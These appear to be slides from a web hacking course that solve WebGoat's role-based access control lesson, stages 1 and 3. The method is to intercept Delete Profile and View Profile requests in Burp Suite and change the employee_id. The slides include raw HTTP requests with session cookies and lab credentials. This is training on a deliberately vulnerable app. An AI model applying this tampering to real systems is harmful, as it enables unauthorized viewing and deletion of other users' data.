Session Management Attacks

Bypass Access Control

ZDResearch
www.zdresearch.com
ZDResearch Advanced Web Hacking


Bypass Access Control

- Solve stage 1 and stage 3 of Role-based access control on WebGoat


ZDResearch

Bypass Access Control - Solution

- To solve the first stage, you only need to delete a user profile.
  - In lesson description, Webgoat has mentioned the username and password of a regular user (The passwords for users are their given names in lowercase)
- After you log into application using given credentials intercept the Delete Profile request using Burp Suite and change the employee_id to another one



* You have completed Stage 1: Bypass Business Layer Access Control.
* Welcome to Stage 2: Add Business Layer Access Control




```
POST /WebGoat53/attack?Screen=119&menu=200 HTTP/1.1
Host: lab.awh.exdemy.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://lab.awh.exdemy.com/WebGoat53/attack?Screen=119&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Cookie: JSESSIONID=24747F2D782BD2F6EC61104474B05DCB; __cfduid=d282a2de6b5f9316732ff089d02c0fd671534579107;
_ga=GA1.2.1536314939.1534579108
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1

employee_id=102&action=DeleteProfile
```


ZDResearch

Bypass Access Control - Solution - Contd.

- Solving stage 3 looks like the first stage
- After logging in, you only need to intercept the View Profile request using Burp Suite and change the ***employee_id*** to something else



* You have completed Stage 3: Bypass Data Layer Access Control.
* Welcome to Stage 4: Add Data Layer Access Control



```
POST /WebGoat53/attack?Screen=119&menu=200 HTTP/1.1
Host: lab.awh.exdemy.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://lab.awh.exdemy.com/WebGoat53/attack?Screen=119&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: JSESSIONID=24747F2D782BD2F6EC61104474B05DCB; __cfduid=d282a2de6b5f9316732ff089d02c0fd671534579107;
_ga=GA1.2.1536314939.1534579108
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1

employee_id=101&action=ViewProfile
```

ZDResearch Advanced Web Hacking

ZDResearch

www.zdresearch.com